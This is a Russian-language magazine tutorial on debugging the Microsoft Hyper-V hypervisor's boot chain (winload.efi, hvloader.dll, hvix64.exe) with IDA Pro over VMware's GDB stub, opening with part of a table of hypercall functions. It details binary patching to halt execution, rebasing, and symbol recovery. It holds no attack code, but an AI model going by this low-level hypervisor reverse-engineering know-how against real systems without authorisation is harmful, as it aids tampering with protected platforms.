HvCallCollectLivedump	002c6c00	undefined HvCallCo...	
HvCallConnectPort	00236380	undefined HvCallCo...	
HvCallCreatePort	002360b0	undefined HvCallCr...	
HvCallDetachDevice	002cb020	undefined HvCallDe...	
HvCallDisableHypervisor	002c6a00	undefined HvCallDi...	
HvCallDisablePartitionVtl	002c7650	undefined HvCallDi...	
HvCallDisableVpVtl	002c7700	undefined HvCallDi...	
HvCallEnablePartitionVtl	002c77b0	undefined HvCallEn...	
HvCallEnableVpVtl	002c78a0	undefined HvCallEn...	
HvCallEnterSleepState	002cb8f0	undefined HvCallEn...	
HvCallFlushGuestPhysicalAddressList	0025a930	undefined HvCallFl...	
HvCallFlushGuestPhysicalAddressSpace	0025a9c0	undefined HvCallFl...	
HvCallFlushVirtualAddressList	0022ead0	undefined HvCallFl...	
HvCallFlushVirtualAddressListEx	002c5d00	undefined HvCallFl...	
HvCallFlushVirtualAddressSpace	0022e560	undefined HvCallFl...	
HvCallFlushVirtualAddressSpaceEx	002c5dc0	undefined HvCallFl...	
HvCallGetLogicalProcessorProperty	002c7cf0	undefined HvCallGe...	
HvCallGetLogicalProcessorRunTime	002c67e0	undefined HvCallGe...	
HvCallGetSystemProperty	002ca590	undefined HvCallGe...	
HvCallGetVpIndexFromApicId	002c72d0	undefined HvCallGe...	
HvCallInjectSyntheticMachineCheck	002c57f0	undefined HvCallIn...	
HvCallInvokeHypervisorDebugger	002c6ca0	undefined HvCallIn...	
HvCallMapDeviceInterrupt	002cb370	undefined HvCallMa...	
HvCallMapDevicePages	0025d690	undefined HvCallMa...	
HvCallMapSparseGpaPages	002c5e50	undefined HvCallMa...	
HvCallModifySparseGpaPages	00233d90	undefined HvCallMo...	

Плагин Fake PDB

Интересно, что «Гидра» во время анализа **hvix64.exe** (сборка 10.0.17763.1577) нашла 4100 функций, в отличие от IDA PRO, которая обнаружила всего 3687 функций.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ГИПЕРОТЛАДКА

РАЗБИРАЕМ ОТЛАДКУ MICROSOFT HYPER-V С САМОГО НАЧАЛА

ЗАГРУЗКА ГИПЕРВИЗОРА

Вспомогательные компоненты загрузки гипервизора со временем менялись:

- `hvboot.sys` — Windows Server 2008, 2008 R2;
- `hvloader.exe` или `hvloader.efi` — Windows Server 2012 R2, 2016;
- `hvloader.dll` — Windows 10, Windows Server 2019.

Отладка гипервизора с помощью WinDbg достаточно удобна, но не всегда возможна — например, когда нужно отладить secure kernel или среду со включенной опцией Secure Boot. Поэтому мы рассмотрим загрузку гипервизора при помощи GDB-отладки.


Для этого нам нужно загрузить в IDA PRO следующие файлы:

- `winload.efi` (сборка 10.0.17763.1554);
- `hvloader.dll` (сборка 10.0.17763.1577);
- `hvix64.exe` (сборка 10.0.17763.1577).

Затем надо настроить для них опции отладки по GDB-протоколу. Для файлов **hvix64.exe** и **hvloader.dll** символы отсутствуют. Сперва мы должны найти адреса загрузки **winload.efi** и **hvloader.dll** с помощью WinDbg, затем отключить WinDbg, включить Secure Boot и продолжить отладку уже по протоколу GDB.

Для тестирования я использовал Windows Server 2019 с четырьмя CPU (для загрузки количество процессоров не так важно, но, как только загрузится гипервизор GDB, отладчик будет постоянно переключаться между контекстом гипервизора и ядра Windows). Сперва загрузим **winload.efi**. IDA PRO не показывает некоторые опции отладки, если бинарник имеет тип Windows boot application. Запусти свой любимый PE-редактор, выбери Optional header → Subsystem и поменяй Windows boot application на Windows GUI.

Для настройки отладки необходимо выбрать Debugger → Select Debugger → GDB, в поле Process Options указать Hostname **127.0.0.1** и port **8864**.



Настройка отладки гипервизора

В гостевой ОС был активирован режим bootdebug on, поэтому после включения ОС загрузка остановится в процедуре **winload!DebugService2**.


Запусти WinDbg командой **WinDBG.exe -b -k net:port=50002,key=1.2.3.4**, и ты получишь адрес загрузки:


```
kd> lm
start             end               module name
00000000`008c4000 00000000`00aa5000 winload  (pdb symbols)
```

Модуль **winload.efi** уже был открыт в IDA PRO, поэтому выбери Debugger → attach для подключения к GDB-серверу отладки VMware, запусти Edit → Segments → Rebase, укажи полученный ранее адрес **winload.efi** (**0x008c4000**) и нажми OK. Теперь дождись завершения процедуры и сохрани базу. Адрес загрузки **winload.efi** не изменится после перезагрузки, поэтому операция rebase не потребуется. Затем:

- поставь точку останова на `winload!OslArchHypervisorSetup` и продолжи отладку (F9);
- продолжи отладку в ранее запущенном WinDbg (F5).


Функция **winload!OslGetHypervisorLaunchType** проверяет, была ли установлена опция загрузки **hypervisorlaunchtype (0x250000f0)**.


Опция загрузки hypervisorlaunchtype



Вызов функции HvlpLoadHvLoader

Если параметр был задан и его значение равно 1 (Auto), функция загружает **hvloader.dll** и получает адреса следующих функций, экспортируемых библиотекой:

- `HvlRescindVsm`
- `HvlLaunchHypervisor`
- `HvlLoadHypervisor`
- `HvlRegisterRuntimeRange`
- `HvlUpdateMcUpdateStatus`
- `HvlPreloadHypervisor`


Получение адресов функций, экспортируемых hvloader.dll


Далее выполняется функция **winload!HvlpLoadHypervisor**. После вызова **CmpFindSkuType** выполняется **hvloader!HvlLoadHypervisor**. Для отладки **hvloader.dll** мы должны переключиться между базами. С этой целью был написан скрипт для IDA PRO **PatchHvLoader2019.py**, который покажет базу загрузки **hvloader** (вернее, получит ее напрямую из базы **winload.exe**) и пропатчит функцию **hvloader!HvlLoadHypervisor** таким образом, чтобы она зациклилась (EB FE — jmp rip).


PatchHvLoader2019.py пропатчил hvloader!HvlLoadHypervisor


Скрипт требует ручного определения имен в базе IDA PRO: **hvloader_image_base** и **p_HvlLoadHypervisor**. Переменные расположены внутри функции **winload!HvlpLoadHvLoader**, это видно на следующей иллюстрации.

Переменные hvloader_image_base и p_HvlLoadHypervisor

Адрес **hvloader_image_base** нужно запомнить. Отключи текущую GDB-сессию и загрузи **hvloader.dll** в IDA. Подключись к GDB-серверу. CPU должен быть зациклен с помощью инструкции **jmp rip**. Теперь выполни Edit → segments → rebase и введи найденный адрес **hvloader_image_base**. Запусти **RestoreHvLoader2019.py**. Можно отлаживать **hvloader.dll**. Сперва **hvloader** получает все опции загрузки Windows и подготавливает **hvix64.exe** к отладке, если она была включена.


Подготовка hvix64.exe к отладке


Теперь у нас есть адрес загрузки **winload.efi** и **hvloader.dll**. Выключаем ВМ, включаем опцию SecureBoot (Option → Advanced → UEFI → Enable secure boot). Добавь строчку **monitor.debugOnStartGuest64 = "TRUE"** в конфигурационный файл ВМ (расширение **.vmx**) и запусти ВМ. Открой базу **winload.efi** в IDA PRO, подключись отладчиком к GDB-серверу VMware, и ты остановишься непосредственно на начальной процедуре запуска виртуальной операционной системы (где-то на ранней стадии загрузки BIOS).


Начало загрузки BIOS


Нажми F9 и подожди, пока снова не произойдет остановка в процедуре **winload!OslArchHypervisorSetup**. Можно продолжать отладку, будут выполняться **Winload.efi!BlSiHandleHypervisorLaunchEvent**, затем **winload!OslArchHypercallSetup** и **winload!VlpSetupPhase0**. Далее загрузчик выполняет инициализацию дисков (включая VHD, если была настроена опция загрузки с VHD-диска), инициализацию UEFI (**winload!BlHSTICallProviders**), политики целостности кода (**winload!OslInitializeCodeIntegrity**), а также процедуры **winload!OslFwProtectSecConfigVars**, **winload!OslpProcessEVStore**.

Переходим к **winload!VlpSetupPhase1**. Из этой процедуры вызывается ранее найденная функция **hvloader!p_HvlRescindVsm**.


Далее **winload!OslExecuteTransition** снова вызывает **winload!VlpSetupLaunchPhase**, а **winload!OslArchHypervisorSetup** выполняет другой блок кода и на этот раз вызывает **hvloader.dll!p_HvlLaunchHypervisor**. В свою очередь, **Hvloader.dll!HvlLaunchHypervisor** выполняет **bootlib!BlGetExecutionEnvironment**, **bootlib!OslLoadMicrocodeUpdate** и затем передает управление загруженному гипервизору.



Передача управления гипервизору

После выполнения инструкции **mov cr3, rcx** мы видим, что адреса памяти выше **0x3000** перестают быть доступны.


Адреса памяти выше 0x3000 перестают быть доступны

Однако **Hvix64.exe** уже загружен в 64-битное адресное пространство. Для доступа к памяти нужно вручную создать в IDA PRO область памяти для отладчика (manual memory region).






Создаем в IDA PRO область памяти для отладчика


Выделяемая область памяти имеет следующие начальный и конечный адреса:

```
Start address: FFFFFB0000000000
End address: FFFFFCFFFFFFFFFF
```


В принципе, если отладчик не выдает ошибку, можно задать расширенный диапазон (**0-0xFFFFFFFFFFFFFFFF**). Если текущая инструкция выйдет за диапазон указанных адресов, то IDA PRO просто зависнет.

Выполни пошаговую отладку до инструкции **jmp rdx**, затем скрипт **Patch-Hvix64_2019.py**. Закрой базу **hvloader.dll**, открой **hvix64.exe** и снова подключись к GDB-серверу. Потом для поиска адреса загрузки гипервизора запусти **RebaseHVGdb2019.py**, затем — **RestoreHvix64_2019.py**, который возвращает назад замененные инструкции. Мы внутри hvix64.exe.




hvix64.exe

После выполнения инструкции **vmlaunch** мы вернемся в **hvloader.dll**, в точку **vm_exit**, которая была задана в поле **vmcs**, и загрузка ОС продолжится в обычном режиме.


Возврат из hvloader.dll

Если хочется отладить **hvix64.exe** с помощью GDB, нужно сделать следующее:

- запустить VMware в режиме отладки GDB и выполнить остановку на начальной стадии загрузки BIOS;
- открыть базу данных с `winload.efi`, подключить к GDB и поставить точку останова на инструкции, которая вызывает `hvloader!HvlLaunchHypervisor`;
- нажать F9;
- запустить скрипт `1_PatchHvLoader2019.py`;
- закрыть базу IDA PRO с `winload.efi`, открыть базу с `hvloader.dll` и подключиться к GDB;
- запустить `2_RestoreHvLoader2019.py`;
- создать точку останова на инструкции, передающей управление гипервизору (`jmp r8`);
- запустить `3_PatchHvix64_2019.py`;
- закрыть базу данных с `hvloader.dll`, открыть базу данных с `hvix64.exe` и подключиться к GDB-серверу;
- запустить скрипт `4_RebaseHVGdb2019.py`;
- запустить скрипт `5_RestoreHvix64_2019.py`.

После этого можно отлаживать **hvix64.exe** (в скрипте забит стартовый адрес по смещению **0x7a**). Следует отметить, что процесс загрузки гипервизора в Windows Server 2012 (и выше) существенно отличается от Windows Server 2008 R2, где подготовка и запуск гипервизора производится драйвером **hvboot.sys**, который запускается после загрузки ядра Windows. Активация гипервизора с помощью инструкции **vmlaunch**, выполненная в **hvboot.sys**, и следующий выход из ВМ обрабатывается **hvix64.exe**. Более поздние версии используют **hvloader**, который запускается непосредственно из **winload.exe**.

ПОИСК СИМВОЛЬНОЙ ИНФОРМАЦИИ

С 2018 года многие компоненты Hyper-V имеют общедоступные символы. На момент публикации только **hvix64.exe**, **hvax64.exe** и **hvaa64.exe** с **hvloader.dll** не имели символов. Последние модули **hvloader.exe** и **hvloader.dll**, имеющие символы, могут быть загружены для модулей, скомпилированных до марта 2018-го (я использовал символы **hvloader.dll** из Windows 10, сборка 17115, дата сборки — 03.03.2018).

При загрузке **hvix64.exe** в IDA PRO мы получаем около четырех тысяч функций с именами вроде **sub_FFFFF8000XXXXX**. Для ускорения исследования гипервизора можно сначала попытаться определить некоторые функции без подробного изучения. В первую очередь стоит использовать bindiff (или diaphora) для сравнения файлов **hvix64**, **hvloader** и **winload**, для которых предоставляется символьная информация. Сравнение показывает, что сетевая функция (**e1000**), USB, криптография и некоторые другие функции в точности такие же, как и в **winload.exe** (в Windows Server 2019 и Windows 10 функции отладки Hyper-V и сетевого драйвера были перемещены в отдельные модули, например **bootlib.dll**). Тот же самый bindiff позволяет перемещать имена совпадающих функций из одной базы данных в другую. Однако к этому методу стоит отнестись с осторожностью и не переносить сразу все полностью совпавшие функции. По крайней мере, проанализируй результат: сравни графы совпавших функций (Ctrl-E).

Далее надо определить функции обработки прерываний и исключений, стандартные для процессоров архитектуры x86. Облегчит эту задачу небольшой скрипт на Python (**ParseIDT.py**) для парсинга IDT. Его необходимо запускать в IDA PRO, предварительно подключившись через отладочный модуль WinDbg к гипервизору. Если часть ISR не была найдена, следует проверить вкладку List of problems в IDA PRO, так как IDA может не найти эти процедуры автоматически.

Далее можно определить процедуру выхода **VM exit**, прочитав значения полей **VMCS**: изучи процедуру заполнения **VMCS** в **hvix64.exe** или же воспользуйся скриптом **display-vmcs.py**, который в контексте гипервизора считывает все поля **VMCS** и выводит их значения. Есть хорошие скрипты IDA-Python от Бехруза Аббасси (Behrooz Abbassi — @rceninja): **ia32_msr_decoder.py** и **IA32_VMX_Helper.py**. С их помощью можно получить символические имена полей **MSR** и **VMCS** внутри базы данных IDA.

Хорошие новости: здесь присутствуют символы **hvix64.exe**, **hvax64.exe**, **hvboot.sys** для Windows Server 2008. Плохая новость заключается в том, что Windows Server 2008 уже давно не обновляется и не включает в себя многих новых функций Hyper-V. Но ты можешь изучить базовый механизм работы Hyper-V и реализацию гипервызовов в сравнении с Hyper-V TLFS 1.0.

Очень хороший заголовочный файл **hvgdk.h**, содержащий актуальную информацию о Hyper-V (о структурах гипервизора Windows 10 и Windows Server 2019), создал Алекс Ионеску (@aionescu).

Продолжение статьи →


ГИПЕРОТЛАДКА

РАЗБИРАЕМ ОТЛАДКУ MICROSOFT HYPER-V С САМОГО НАЧАЛА

УТИЛИТЫ

